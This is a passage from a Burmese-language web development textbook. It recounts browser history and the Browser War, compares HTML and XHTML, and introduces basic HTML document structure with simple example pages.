ပထမဦးဆုံး Web Browser ဖြစ်တဲ့ Mosaic ကိုတီထွင်ခဲ့တဲ့ Marc Andreessen နဲ့ Jim Clark တို့နှစ်ယောက်ဟာ NCSA က ထွက်ပြီး Mosaic Communications ဆိုတဲ့ လုပ်ငန်းတစ်ခုကို တည်ထောင်ခဲ့ပါတယ်။ နောက်ပိုင်းမှာ Netscape Communications Corporation လို့အမည်ပြောင်းပြီး Netscape Navigator ဆိုတဲ့ Web Browser ကို ဖန်တီးခဲ့ကြပါတယ်။ Netscape Navigator ရဲ့ Version 1.0 ကို ၁၉၉၄ ခုနှစ် ဒီဇင်ဘာလမှာကြေငြာခဲ့ပါတယ်။

အဲ့ဒီအချိန်မှာပဲ NCSA ရဲ့ အဖွဲ့ခွဲတစ်ခုဖြစ်တဲ့ Sypglass Inc. က Mosaic Browser ရဲ့ လိုင်စင်ကို Microsoft ကို ပေးလိုက်ပါတယ်။ ၁၉၉၅ ခုနှစ် သြဂုတ်လမှာ Mosaic Browser ကိုအခြေခံထားတဲ့ Internet Explorer စတင်ပေါ်ပေါက်လာပါတယ်။ ဒါကြောင့်ရှေ့အခန်းမှာ Microsoft Internet Explorer နဲ့ Mozilla Firefox တို့ဟာ မူလပထမ Browser ဖြစ်တဲ့ Mosaic ကနေ ဆင်းသက်လာကြတယ်လို့ ပြောခဲ့တာဖြစ်ပါတယ်။ Mosaic ကို တီထွင်ခဲ့သူတွေ ဖန်တီးထားတဲ့ Netscape Navigator ဟာနောက်ပိုင်းမှာ Mozilla Firefox ဖြစ်လာမယ့် Browser ရဲ့ အစလည်းဖြစ်ပါတယ်။ တစ်ချိန်တည်းမှာပဲနော်ဝေ ဆက်သွယ်ရေးလုပ်ငန်းတစ်ခုဖြစ်တဲ့ Telenor ကလည်း Opera Web Browser ရဲ့ ပထမဆုံး Version ကို စမ်းသပ်ထုတ်လုပ်ခဲ့ပါတယ်။ ဒါကြောင့် Opera ဟာ ရှေးအကျဆုံး Browser တွေထဲကတစ်ခုလို့ဆိုနိုင်ပြီး ကနေ့ထိလည်း Opera ရဲ့ သက်ရောက်မှုတွေ Web Standards ထဲမှာရှိနေဆဲဖြစ်ပါတယ်။

အဲ့ဒီအချိန်ကစပြီး အသုံးပြုသူတွေနဲ့ Developer တွေကိုဆွဲဆောင်နိုင်ဖို့ Web Browser တွေက သူ့ထက်ငါကောင်းအောင် ကြိုးစားကြရင်း Browser War စတင်ပေါ်ပေါက်လာပါတယ်။

Opera ကတော့ Browser War မှာ ဒီလောက်ပြင်းပြင်းထန်ထန် မပါဝင်ပါဘူး။ ဒါပေမယ့် Microsoft နဲ့ Netscape တို့ ကတော့ အတော်လေး ပြိုင်ခဲ့ကြတာပါ။ နှစ်ဖွဲ့လုံးရဲ့အဓိကဦးတည်ချက်က သူတို့ Web Browser မှာ လုပ်ဆောင်ချက် အသစ်တွေ အခြားသူထက် ဦးအောင်ထပ်ထည့်ဖို့ပဲဖြစ်ပါတယ်။ တစ်ဦးထက်တစ်ဦးသာဖို့ကို အဓိကဦးတည်နေရတဲ့အတွက် အတူတစ်ကွပူးပေါင်းပြီး တူညီတဲ့စံတစ်ခုရအောင် ညှိနှိုင်းဖို့ဆိုတာ သိပ်မစဉ်းစားကြပါဘူး။

အဲ့ဒီအချိန်ကာလတွေဟာ Web Developer တွေအတွက် စိတ်အညစ်ရဆုံးအချိန်တွေပဲဖြစ်ပါတယ်။ Document တစ်ခု တည်ဆောက်ချင်ရင် Document တစ်ခုတည်းကိုပဲ နှစ်မျိုးခွဲပြီး တည်ဆောက်ပေးရလေ့ရှိပါတယ်။ Internet Explorer အတွက်တစ်မျိုး၊ Netscape အတွက်တစ်မျိုး နှစ်မျိုးခွဲပြီး တည်ဆောက်ရတဲ့သဘော ဖြစ်ပါတယ်။ တစ်ခါတစ်ရံ Browser တစ်ခုတည်း အတွက် ရည်ရွယ်တည်ဆောက်ပြီး "တစ်ခြား Browser နဲ့ မကြည့်ရ" လို့ သတ်မှတ်ရတာတွေလည်း ရှိခဲ့ပါတယ်။ ကနေ့ခေတ်လို အဓိက Browser (၅) ခုအပါအဝင် အခြား Browser ပေါင်းလေးငါးဆယ်လောက် ရှိတဲ့ခေတ်မှာသာ အဲ့ဒီလိုဖြစ်နေသေးရင် Developer တွေ အတွက်တော့ မတွေးရဲစရာပါပဲ။

ဒီလိုကိစ္စတွေမှာတူညီအောင်ညှိပေးမယ့် W3C ရှိနေပေမယ့်လည်း အစပိုင်းမှာ W3C Web Standard တွေကို စနစ်တကျ သိရှိသူ အတော်လေးနည်းခဲ့ပါတယ်။ ၁၉၉၈ ခုနှစ်ရောက်တဲ့အထိ Internet Explorer နဲ့ Netscape တို့ရဲ့ ယှဉ်ပြိုင်မှု Browser War အောက်မှာ Web Development လောကဟာဖရိုဖရဲ ဖြစ်နေခဲ့ရတာပဲဖြစ်ပါတယ်။ Web Developer တွေအတွက် Browser War ကတစ်မျိုး၊ အဲဒီ Browser War ကြောင့် မဖြစ်ဖြစ်အောင် ဖန်တီးရတဲ့အတွက် စနစ်မကျ ဖြစ်နေတဲ့ Web Document တွေကတစ်သွယ်နဲ့ ခက်ခဲတဲ့ကာလတွေပဲဖြစ်ပါတယ်။

၁၉၉၈ ခုနှစ်မှာတော့ Professional Web Developer တွေနဲ့ဖွဲ့စည်းထားတဲ့ Web Standard Project (WaSP) ဆိုတဲ့ အဖွဲ့အစည်းတစ်ရပ် ပေါ်ပေါက်လာပြီး Web Standard ရဲ့အရေးပါပုံကို ဖော်ထုတ်ပြောဆိုလာခဲ့ပါတယ်။ အဓိက ရည်ရွယ်ချက်ကတော့ Microsoft နဲ့ Netscape တို့အနေနဲ့ W3C Web Standard များကို တိတိကျကျ လိုက်နာအောင် တွန်းအားပေးဖို့ပဲ ဖြစ်ပါတယ်။ WaSP ရဲ့ ရေးသားဖော်ပြမှုတွေဟာ အင်တာနက်မှာအလျင်အမြန် ပြန့်နှံ့လာတဲ့အတွက် Web Developer တွေအပါအဝင် အင်တာနက်အသုံးပြုသူတွေအနေနဲ့ Web Standard ရဲ့ အရေးပါပုံကို ပိုမိုသိရှိ နားလည်လာခဲ့ကြပါတယ်။

၂၀၀၀ ပြည့်နှစ်ရောက်တဲ့အခါမှာ Microsoft က Mac အတွက် Internet Explorer 5 ကို ကြေငြာခဲ့ပါတယ်။ အဲ့ဒီ Browser မှာ Web Standard ကို အတော်လေးလိုက်နာလာလို့ ဒါဟာအရေးပါတဲ့ကာလတစ်ခုလို့ဆိုနိုင်ပါတယ်။ WaSP က Netscape ကိုလည်း Navigator 5 ကိုမဖြန့်သေးပဲ Web Standard ကို အတိုင်းအတာတစ်ခုထိ လိုက်နာ နိုင်ပြီဆိုမှ သာဖြန့်ဖို့ ဖိအားပေးခဲ့ပါတယ်။

တစ်ချိန်တည်းမှာပဲ Wired, ESPN အစရှိတဲ့ Website တွေကစပြီး သူတို့ Website တွေကို Web Standard နဲ့ အညီ ပြောင်းလဲတည်ဆောက်လာခဲ့ကြပါတယ်။ ၂၀၀၃ ခုနှစ်မှာတော့ CSS Zen Garden ဆိုတဲ့ Website တစ်ခု ပေါ်လာခဲ့ပြီး HTML ကို ထိစရာမလိုပဲ CSS ကိုသုံးပြီး Website တစ်ခုလုံးရဲ့ Design ကို အမျိုးမျိုးပြောင်းလို့ ရကြောင်း လက်တွေ့ပြသလာခဲ့ပါတယ်။ Web Developer တွေအထူးစိတ်ဝင်စားကြပြီး ဒါဟာ Web Design လောကကို တစ်ခေတ်ဆန်းစေခဲ့တဲ့ ဖန်တီးမှုလည်း ဖြစ်ခဲ့ပါတယ်။

၂၀၀၄ ခုနှစ်ကိုရောက်လာတဲ့အခါ Web Standard ကို ကောင်းကောင်းလိုက်နာထားတဲ့ Mozilla Firefox ရဲ့ ပထမ ဆုံး Version ထွက်လာခဲ့ပါတယ်။ အဲ့ဒီနှစ်ထဲမှာပဲ Google က Gmail ကို စတင်ကြေငြာခဲ့ပါတယ်။ Gmail ဟာ Web Standard တစ်ခုဖြစ်တဲ့ JavaScript နဲ့ DOM ကို အဓိကအသုံးပြုပြီး တည်ဆောက်ထားခြင်းဖြစ်ပါတယ်။ အဆင့်မြင့် App တွေကို JavaScript နဲ့ ဒီလို တည်ဆောက်နိုင်ပါလားလို့ Web Developer တွေအတွက် စံနမူနာယူ စရာ App တစ်ခု ဖြစ်လာခဲ့ပါတယ်။ ၂၀၀၄ ခုနှစ် နှစ်ကုန်ပိုင်းလောက်မှာတော့ O'Reilly Media က Tim-O'Reilly က Web2.0 ဆိုတဲ့စကားလုံးကို စတင်မိတ်ဆက်ခဲ့ပါတယ်။ အဲဒီနောက်ပိုင်းကစပြီး Web2.0 ဆိုတဲ့ကြွေးကျော် သံအောက်မှာ Web Standard နဲ့အညီ တည်ဆောက်ထားတဲ့ App တွေတစ်ခုပြီးတစ်ခု ပေါ်ပေါက်လာခဲ့ပါတော့ တယ်။ Web App တွေ စတင်တစ်ခေတ်ဆန်းခဲ့တဲ့ ကာလတွေပဲဖြစ်ပါတယ်။

2.3 - HTML vs. XHTML

W3C ဟာ Web Standard ကို သတ်မှတ်ပေးတဲ့ အဖွဲ့အစည်းတစ်ခုဖြစ်ပါတယ်။ Web Standard ကို သတ်မှတ်ရ ခြင်း ရည်ရွယ်ချက်က Web Industry ထဲမှာရှိတဲ့ပါဝင်သူအားလုံး နည်းပညာအရ ညီညွတ်ရမယ့် နေရာတွေမှာညီနေ အောင် စံသတ်မှတ်ချက်တွေနဲ့ ညှိနှိုင်းပေးဖို့ဖြစ်ပါတယ်။ ဖော်ပြခဲ့ပြီးဖြစ်တဲ့ Browser War ကာလမှာ Internet Explorer နဲ့ Netscape တို့က W3C က သတ်မှတ်ပေးထားတဲ့ Web Standard အတိုင်းမဟုတ်ပဲ အပြိုင်အဆိုင် တီထွင်ထည့်သွင်းထားတဲ့ လုပ်ဆောင်ချက်တွေ ကိုယ်စီရှိခဲ့ကြပါတယ်။ တစ်ချို့လုပ်ဆောင် ချက်တွေက တစ်ဦးကို တစ်ဦးတုပရင်း အလိုလို ညီ သွားတာတွေလည်းရှိပါတယ်။

ဥပမာ - `<font>` ဆိုတဲ့ HTML Element ကိုသုံးပြီး Web Document တစ်ခုမှာပါဝင်တဲ့ စာသားတွေကို စာလုံး ပုံစံ ပြောင်းခြင်း၊ စာလုံးအရောင်ပြောင်းခြင်း စတာတွေလုပ်နိုင်ပါတယ်။ အဲ့ဒီ `<font>` Element ဟာ Standard ထဲ

မှာ မပါပါဘူး။ Netscape ကတီထွင်အသုံးပြုထားတာဖြစ်ပါတယ်။ ဒါပေမယ့် အဲ့ဒီ `<font>` Element ကို Internet Explorer ကပါ အသိအမှတ်ပြုလာတဲ့အတွက် Web Developer တွေက Document တွေတည်ဆောက်တဲ့အခါ ထည့်သွင်းအသုံးပြု မယ်ဆိုရင် Internet Explorer မှာပါ အလုပ်လုပ်လာပါတယ်။ W3C ရဲ့ ပထမရည်ရွယ်ချက်က တူညီအောင်ညှိပေးဖို့ ဖြစ်ပါတယ်။ အခုလို အလိုလိုညီပြီးသား ကိစ္စတွေကို ညီပြီးဖြစ်လို့ Standard ထဲကို ထည့်သွင်းအသိအမှတ်ပြုပေးရတဲ့ သဘောလည်း ရှိပါတယ်။

HTML 3.0 ရောက်လာတဲ့အခါ မူလစံမှာမပါပေမယ့် IE နဲ့ Netscape တို့တစ်ညီတည်းသုံးနေတဲ့အတွက် ထည့်သွင်းပေးထားတဲ့ Element တွေ အတော်များလာခဲ့ပြီဖြစ်ပါတယ်။ ဒီလိုထည့်သွင်းပေးလိုက်တဲ့အတွက် HTML ရဲ့ မူလရည်ရွယ်ချက်ကိုလည်း တစ်ဖြည်းဖြည်းထိခိုက်လာပါတယ်။ HTML ဆိုတာဟာ Semantic Data Structure တည်ဆောက်ဖို့ဆိုတဲ့ ရှုဒေါင့်ကနေ အမြင်လှတဲ့ Document တွေတည်ဆောက်ဖို့အတွက် ဆိုတဲ့ဘက်ကို ဦးတည်လာတဲ့သဘောဖြစ်ပါတယ်။

HTML 4.0 နဲ့ 4.01 ကိုရောက်တဲ့အခါမှာတော့ ပြန်ပြင်လို့မရနိုင်တော့လောက်အောင် HTML ဟာ Semantic Data Structure ဆိုတဲ့ ရှုဒေါင့်ကနေ ဝေးကွာလာပြီပဲဖြစ်ပါတယ်။ HTML နဲ့ရေးသားထားတဲ့ Web Document ဆိုတာဟာ Web App တွေရဲ့အခြေခံ Data Structure မဟုတ်တော့ပဲ Font အမျိုးမျိုး၊ စာလုံးအရောင်အမျိုးမျိုးနဲ့ Text Format လုပ်ထားတဲ့ Document သာသာ ဖြစ်လာပါတော့တယ်။ Browser Support အားနည်းမှုဟာ အဓိကအချက် ဖြစ်ပေမယ့် ဒီလိုလွဲမှားတဲ့အခြေခံ Concept တွေဟာလည်း အဲ့ဒီကာလတွေမှာ အဆင့်မြင့် Web App ရယ်လို့ ပြောပလောက်အောင် ပေါ်ထွက်မလာခြင်း အကြောင်းရင်းတစ်ခုဖြစ်ပါတယ်။

W3C အနေနဲ့အခြေအနေတွေကိုထိမ်းညှိဖို့ မဖြစ်မနေလိုအပ်လာပါတယ်။ ဒါပေမယ့် HTML 4.01 မှာ ထည့်သွင်းထားပြီးသား Element တွေကိုနောက် Version မှာ ပြန်ဖြုတ်ပြစ်လို့တော့မရပါဘူး။ လက်ရှိ HTML 4.01 ကို အသုံးပြု ရေးသားထားတဲ့ Website တွေအများကြီးရှိနေပြီဖြစ်တဲ့အတွက် ဖြုတ်ပြစ်လိုက်ရင် Backward Compatibility ကို ထိခိုက်မှာပဲဖြစ် ပါတယ်။ ဒါကြောင့် W3C က HTML ကိုမပြင်တော့ပဲ XHTML လို့ခေါ်တဲ့ သီးခြား Markup Language တစ်ခုကို ၂၀၀၀ ပြည့်နှစ် ဧနှစ်နဝါရီလမှာ ကြေငြာခဲ့ပါတယ်။ XHTML မှာ ပါတဲ့ X ဟာ eXtensible ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ W3C ကပဲ တီထွင်ထားတဲ့ Data Model Language ဖြစ်တဲ့ XML ရေးသားပုံအတိုင်း ရေးသားရမှာဖြစ်ပြီး ပိုပြီးစနစ်ကျတဲ့ HTML လို့လည်း ဆိုနိုင်ပါတယ်။

HTML မှာထည့်သွင်းထားတဲ့ Semantic မဖြစ်တဲ့ Element တွေကို XHTML မှာ ဖြုတ်ထုပ်ပြစ်ခဲ့ပြီး စည်းမျဉ်းစည်းကမ်းတွေကိုလည်း ပိုမိုတင်းကြပ်လိုက်ပါတယ်။ ဥပမာ - XHTML မှာ Element Tag တွေအားလုံးကို စာလုံးသေးနဲ့ပဲရေး ရမယ်လို့သတ်မှတ်ပါတယ်။ HTML မှာတော့ စာလုံးအကြီးအသေး နှစ်သက်ရာနဲ့ ရေးလို့ရသလို အမျိုးမျိုးလည်း ရေးကြ ပါတယ်။ XHTML မှာ Element တိုင်းအတွက် Close Tag ပါဝင်ရမယ်လို့သတ်မှတ်ပါတယ်။ Close Tag မရှိတဲ့ Empty Element တွေကိုလည်း Self-Closing Element အဖြစ် ဖော်ပြသတ်မှတ်ရမယ်လို့ သတ်မှတ်ပါတယ် (ဥပမာ - `<br />` `<img />`)။ Attribute Value တိုင်းကိုလည်း Quote အတွင်းထဲမှာ ထည့်သွင်းရမယ်လို့သတ်မှတ်ပါတယ်။ စသဖြင့် အခြားသတ်မှတ်ချက် တွေလည်း ရှိပါသေးတယ်။ လိုရင်းကတော့ XHTML ဟာ HTML မှာ မှားခဲ့တဲ့အမှားတွေကို ပြုပြင်ဖယ်ထုပ်ပြီး Semantic Document တွေတည်ဆောက်ဖို့ အတွက် ရည်ရွယ်ဖန်တီးလိုက်တဲ့ Markup Language တစ်မျိုးပဲဖြစ်ပါတယ်။

WaSP ရဲ့ ဦးဆောင်မှုနဲ့ Web Standard လှုပ်ရှားမှုတွေပြုလုပ်နေစဉ်မှာ Web Developer တွေဟာ XHTML ကိုသာ Web Document တွေတည်ဆောက်ဖို့အသုံးပြုခဲ့ကြပြီး အခြား Developer တွေကိုလည်း XHTML ကိုသာ အသုံးပြုဖို့ အားပေးမှုတွေ ပြုလုပ်ခဲ့ကြပါတယ်။

WaSP လှုပ်ရှားမှုနဲ့ XHTML ဟာ Semantic Web Document နဲ့ Browser တွေရဲ့ Web Standard Support ကို များစွာ သက်ရောက်မှုရှိခဲ့တာပဲဖြစ်ပါတယ်။ တွင်တွင်ကျယ်ကျယ် အသုံးပြုခဲ့တဲ့ XHTML ဟာ Version 1.1 ဖြစ်ပြီး Version 2 အနေနဲ့ ထပ်မံထွက်ပေါ်လာခဲ့ခြင်းတော့ မရှိပါဘူး။ ဒီစာရေးနေချိန်ထိ W3C ကြေငြာချက်များအရ ထပ်မံထွက်ပေါ်ဖို့လဲမရှိတော့ပါဘူး။ XHTML 2.0 အစား HTML5 ကိုသာ အနာဂါတ် Web Document များအတွက် တစ်ခုတည်းသော Markup Language အဖြစ်အသုံးပြုကြရတော့မှာ ဖြစ်ပါတယ်။

HTML5 မှာ ရည်ရွယ်ချက်ကောင်းတွေရှိခဲ့တဲ့ XHTML သတ်မှတ်ချက်တွေကို ပေါင်းစပ်ထည့်သွင်းထားပြီး မူလ HTML 4.01 အသုံးပြုထားတဲ့ Website တွေအတွက်လည်း Backward Compatible ဖြစ်အောင် စီမံထားပါတယ်။ HTML5 အကြောင်း ပြောစရာများစွာရှိတဲ့အတွက် ဒီနေရာမှာအကျယ်မချဲ့တော့ပါဘူး။ **အခန်း (၁၃)** ရောက်မှသာ သီးခြားထပ်မံ ဆွေးနွေးမှာဖြစ်ပါတယ်။ အခုတော့ ကျွန်တော်တို့သိဖို့လိုတဲ့ HTML Element တစ်ချို့ကို ဆက်လက် လေ့လာသွားချင်ပါတယ်။

2.4 - HTML

HTML Document တစ်ခု ဖြစ်မြောက်ဖို့အတွက် အနည်းဆုံးလိုအပ်ချက်ကတော့ Document Type Declaration ပဲ ဖြစ်ပါတယ်။ ဒီတစ်ခုပါရင် HTML Document လို့ဆိုနိုင်ပါပြီ။ ဒါပေမယ့်လည်း ပြည့်စုံတဲ့ HTML Document တစ်ခုဟာ အနည်းဆုံးတော့ အောက်ဖော်ပြပါ Element တွေ ပါဝင်သင့်ပါတယ် -

```
<!doctype html>
<html>
  <head>
    <title>Document Title</title>
  </head>
  <body>
    <!-- Document Content -->
  </body>
</html>
```

ပထမဆုံးလိုင်း `<!doctype html>` ဆိုတာက ဒီ Document ဟာ HTML Document တစ်ခုဖြစ်ကြောင်း ကြေငြာလိုက်တဲ့ Document Type Declaration ပဲ ဖြစ်ပါတယ်။ ကျန် HTML Elements အားလုံးကို `<html>` Element အတွင်းမှာ ဆက်လက်ရေးသားရမှာပါ။ `<html>` Element အတွင်းမှာ အဓိက Element နှစ်ခုသာရှိပါတယ်။ `<head>` Element နဲ့ `<body>` Element တို့ပဲဖြစ်ပါတယ်။ `<head>` Element ဟာ လက်ရှိ Document နဲ့သက်ဆိုင်တဲ့ အချက်အလက်တွေ ကြေငြာဖို့အသုံးပြုရပါတယ်။ သူ့ ထဲမှာ ပုံမှန်အားဖြင့် `<title>` Element တစ်ခု ပါဝင်သင့်ပါတယ်။ `<title>` Element အတွင်းမှာ Document Title အနေနဲ့ အသုံးပြုလိုတဲ့ခေါင်းစဉ်ကို ထည့်သွင်းပေးရမှာပါ။ `<head>` Element အတွင်းမှာ ထည့်သွင်းလေ့ရှိတဲ့ အခြား Element တွေကတော့ `<meta>` `<link>` `<script>` `<style>` တို့ပဲဖြစ်ပါတယ်။

<body> Element အတွင်းမှာတော့ Web Browser မှာ Content အနေနဲ့ ဖော်ပြစေလိုတဲ့ အချက်အလက်တွေ ထည့်သွင်း ရေးသားရမှာပါ။ နမူနာမှာ အသုံးပြုထားတဲ့ <!-- --> Element ကတော့ မှတ်ချက်တွေ ထည့်သွင်းဖို့ အသုံးပြုနိုင်တဲ့ Comment Element ဖြစ်ပါတယ်။ Comment Element ထဲမှာ ရေးသားထားတဲ့ အချက်အလက်တွေဟာ Document တည်ဆောက်သူရဲ့ မှတ်ချက်များသာဖြစ်ပြီး ထည့်သွင်းဖော်ပြမှာမဟုတ်တဲ့ အချက်အလက်များ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ HTML Element တွေစုစည်းရေးသားထားတဲ့ Web Document တွေကို File System မှာ သိမ်းဆည်းတဲ့အခါ html Extension (ဥပမာ - home.html) နဲ့ သိမ်းဆည်းရပါတယ်။ Document တစ်ခုဟာ Web Document ဖြစ်ကြောင်း ကွန်ပျူတာကို အသိပေးဖို့ Extension က အဓိကတော့မကျပါဘူး။ Content-Type လို့ခေါ်တဲ့ File Attribute ကသာ အဓိက ဖြစ်ပါတယ်။ ဒါကို ထည့်သွင်းပြောရတာက Web Document တိုင်း html Extension ရှိရမယ်လို့ ပုံသေမယူဆစေချင်လို့ဖြစ်ပါတယ်။ ယေဘုယျအားဖြင့် မှန်ပေမယ့် html Extension မပေးထားတဲ့ Web Document တွေလည်း ရှိနိုင်ပါတယ်။

Basic Elements

တစ်ခြားရှုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေကို ခဏမေ့ထားပြီး HTML Document တစ်ခုကို ကျွန်တော်တို့ စာရွက်တွေနဲ့ တွေ့မြင်နေကြ Text Document တွေနဲ့ နှိုင်းယှဉ်ကြည့်ရအောင်ပါ။ Text Document တွေမှာ ပုံမှန်အားဖြင့် ခေါင်းစီး တွေပါမယ်၊ စာပိုဒ် တွေပါမယ်၊ စာရင်းတွေပါမယ်၊ ဇယားတွေပါမယ်၊ ရေးသားဖြည့်သွင်းနိုင်တဲ့ Form တွေ ပါဝင်မှာဖြစ်ပါတယ်။ ဖြည့်စွက်ပါဝင်နိုင် တာတွေကတော့ ပုံတွေနဲ့ Hyperlink ခေါ် အခြား Document တွေကိုချိတ်ဆက်နိုင်တဲ့ Link တွေပဲ ဖြစ်ပါတယ်။

ခေါင်းစီးဆိုတဲ့နေရာမှာ အဆင့်လိုက်ခေါင်းစီးအမျိုးမျိုးရှိနိုင်ပါတယ်။ Document တစ်ခုမှာ Main Heading လို့ ခေါ်တဲ့ အဓိက ခေါင်းစီးရှိနိုင်သလို သက်ဆိုင်ရာကဏ္ဍတစ်ခုစီမှာ ထပ်ဆင့်ခွဲပေးထားတဲ့ Sub Heading ခေါ် ခေါင်းစဉ်ခွဲတွေ ရှိနိုင်ပါတယ်။ HTML Document တစ်ခုမှာ ခေါင်းစီးနဲ့ခေါင်းစဉ်ခွဲ (၆) ဆင့်ထည့်လို့ရပါတယ်။ Main Heading အတွက် <h1> Element ကိုသုံးရပါတယ်။ ပထမအဆင့်ခေါင်းစဉ်ခွဲအတွက် <h2> Element ကို သုံးရပါတယ်။ ဒုတိယအဆင့် အတွက် ခေါင်းစဉ်ခွဲကိုတော့ <h3> Element ကို အသုံးပြုရပြီး <h4> <h5> <h6> စသဖြင့် စုစုပေါင်း (၆) ဆင့် ခွဲခြားအသုံးပြုနိုင်ပါတယ်။ ကိုယ် တည်ဆောက်နေတဲ့ Document သဘာဝနဲ့ကိုက်ညီအောင် သက်ဆိုင်ရာခေါင်းစီး၊ ခေါင်းစဉ်ခွဲတို့ကို ရွေးချယ်အသုံးပြုရမှာပဲဖြစ် ပါတယ်။

စာပိုဒ်တွေထည့်သွင်းဖော်ပြဖို့အတွက် <p> Element ကို အသုံးပြုရပါတယ်။ ခေါင်းစဉ်တွေနဲ့စာပိုဒ်တွေပါဝင်တဲ့ HTML Document တစ်ခုဟာ အခုလို ဖြစ်နိုင်ပါတယ်။

```
<!doctype html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>ညိုမြ - စာရေးဆရာ</title>
  </head>
  <body>
    <h1>စာရေးဆရာကြီး ဦးညိုမြ</h1>
    <img src="nyomya.gif" alt="ဦးညိုမြပုံ">
    <p>
      မုံရွာခရိုင် ချောင်းဦးမြို့နယ် အမြင့်မြို့ သောတာပန် ရွာ၌ အဖ မင်းတိုင်ပင် အမတ် တီပီအက်စ်ဘွဲ့ရ အမိန့်တော်ရ
      ရှေ့နေ ဦးသာဇံ၊ အမိ ဒေါ်အုံ့ (ဒေါ်ရွှေအုံ့) တို့က ၁၉၁၄ ခုနှစ် ဧပြီလ ၁၀ ရက် သောကြာနေ့တွင် မွေးဖွားသည်။
      အမည်ရင်း ဦးသိန်းတင် ဖြစ်သော်လည်း ကလောင် အမည် ညိုမြ သည်ပင် အမည်ရင်း ကဲ့သို့ တွင်သည်။
    </p>
    <p>
      ရွှေကူရွာ ဆရာလှိုင်၏ မူလတန်း ကျောင်း၊ ကြက်သွန်ဈေးရွာ ဆရာတော် ဦးဥာဏ ကျောင်းတို့တွင် စတင်
      ပညာ သင်ခဲ့၏။ ၁၉၃၃ ခုနှစ်တွင် ရန်ကုန် တက္ကသိုလ်၌ ဆက်လက် ပညာ သင်သည်။ ၁၉၃၈ ခုနှစ်တွင်
      ဝိဇ္ဇာ (အင်္ဂလိပ်စာ ဂုဏ်ထူးတန်း) ဘွဲ့ ရခဲ့သည်။ ၁၉၄၃ ခုနှစ်တွင် မဟာ သိပ္ပံ (သတင်းစာ ပညာ) ဘွဲ့ ရခဲ့သည်။
    </p>
    <h2>ဘဝနိုဂုံး</h2>
    <p>
      ၁၉၈၅ ခုနှစ် စက်တင်ဘာလ ၂၉ ရက်နေ့ ညနေ ၆ နာရီ ၃၀ မိနစ်တွင် ရန်ကုန် ဆေးရုံကြီး၌ ကွယ်လွန် ခဲ့သည်။
    </p>
  </body>
</html>
```

နမူနာကို လေ့လာကြည့်မယ်ဆိုရင် `<head>` Element အတွင်းမှာ `<meta>` Element တစ်ခု ဖြည့်စွက်ပါဝင်လာတာကို တွေ့ရပါမယ်။ ဒီ Element ကလက်ရှိ Document ထဲမှာပါဝင်တဲ့ Content တွေကိုဖော်ပြဖို့ UTF-8 Encoding ကို အသုံးပြုရမယ်လို့ကြေငြာလိုက်တာပဲဖြစ်ပါတယ်။ ဒီလိုသတ်မှတ်ပေးထားမှသာ မြန်မာစာအပါအဝင် အခြားအင်္ဂလိပ်စာမဟုတ်တဲ့ စာများကိုမှန်ကန်အောင် ဖော်ပြပေးနိုင်မှာ ဖြစ်ပါမယ်။

`<body>` Element အတွင်းမှာ အဓိကခေါင်းစဉ်အဖြစ်အသုံးချလိုတဲ့ `<h1>` Element တစ်ခုပါဝင်ပြီး ခေါင်းစဉ်ခွဲအဖြစ် ဖော်ပြလိုတဲ့ `<h2>` Element တစ်ခုတို့ပါဝင်တာကိုလည်းသတိပြုမိမှာပါ။ ထည့်သွင်းလိုတဲ့ စာပိုဒ်ကတော့ (၃) ပိုဒ် ဖြစ်တဲ့အတွက် `<p>` Element သုံးခု အသုံးပြုထားတာကို တွေ့ရနိုင်ပါတယ်။

ထူးခြားချက်အနေနဲ့ `<img>` Element တစ်ခုကိုလည်း အသုံးပြုထားပါတယ်။ `<img>` Element ကို ပုံတွေထည့်သွင်းလိုတဲ့ အခါအသုံးပြုရပါတယ်။ Empty Element တစ်ခုဖြစ်ပြီး သူ့မှာ Close Tag နဲ့ Tag Content မပါဝင်ပါဘူး။ ဒါပေမယ့် တွဲဖက်အသုံးပြုရတဲ့ Attribute နှစ်ခုရှိပါတယ်။ `src` Attribute ကို ပုံတည်ရှိတဲ့ Path ကို ညွှန်ပြပေးဖို့ အသုံးပြုရပါတယ်။ `alt` Attribute ကိုတော့ ပုံမဖော်ပြနိုင်တဲ့ အခြေအနေတွေမှာ ပုံအစားဖော်ပြစေလိုတဲ့စာ ထည့်သွင်း ပေးဖို့သုံးရပါတယ်။ ပုံမဖော်ပြနိုင် တဲ့အခြေအနေဆိုတာ `src` မှာပေးထားတဲ့ Path လွဲမှားနေတာပဲဖြစ်ဖြစ်၊ အင်တာနက် အဆက်အသွယ်အခက်အခဲကြောင့် မဖော်ပြနိုင်တာပဲဖြစ်ဖြစ် အခြေအနေတစ်ရပ်ရပ်ကြောင့် ပုံမဖော်ပြနိုင်တဲ့ အခြေအနေကိုဆိုလိုတာပါ။ ရေးသားထားတဲ့ နမူနာကို `nyomya.html` File Name နဲ့ ကူးယူသိမ်းဆည်းပြီး Web Browser နဲ့ ဖွင့်လှစ် ကြည့်ရှုမယ်ဆိုရင် အခုလိုတွေ့မြင်ရမှာပဲဖြစ်ပါတယ်။

`<h1>` Element အသုံးပြုထားတဲ့ အဓိကခေါင်းစီးကို စာလုံးခပ်ကြီးကြီးနဲ့တွေ့ရမှာဖြစ်ပြီးတော့ `<h2>` Element အသုံး ပြုထားတဲ့ ခေါင်းစဉ်ခွဲကတော့ အနည်းငယ်သေးတာကိုတွေ့ရမှာဖြစ်ပါတယ်။ ဒါပေမယ့် ဒီနေရာမှာ ထပ်မံ သတိပေးချင်တာ ကတော့ ကျွန်တော်တို့က Document Structure တည်ဆောက်နေခြင်း ဖြစ်ပါတယ်။ Browser က အဆင်ပြေအောင် ဖော်ပြပေးနေပေမယ့် စာလုံးကြီးချင်လို့ `<h1>` Element သုံးတာမဟုတ်ပါဘူး။ အဓိကခေါင်းစီး မို့ `<h1>` သုံးတာပါ။ အနည်းငယ်ပဲကြီးချင်လို့ `<h2>` သုံးတာမဟုတ်ပါဘူး၊ ခေါင်းစဉ်ခွဲမို့ `<h2>` သုံးတာဖြစ်ပါတယ်။

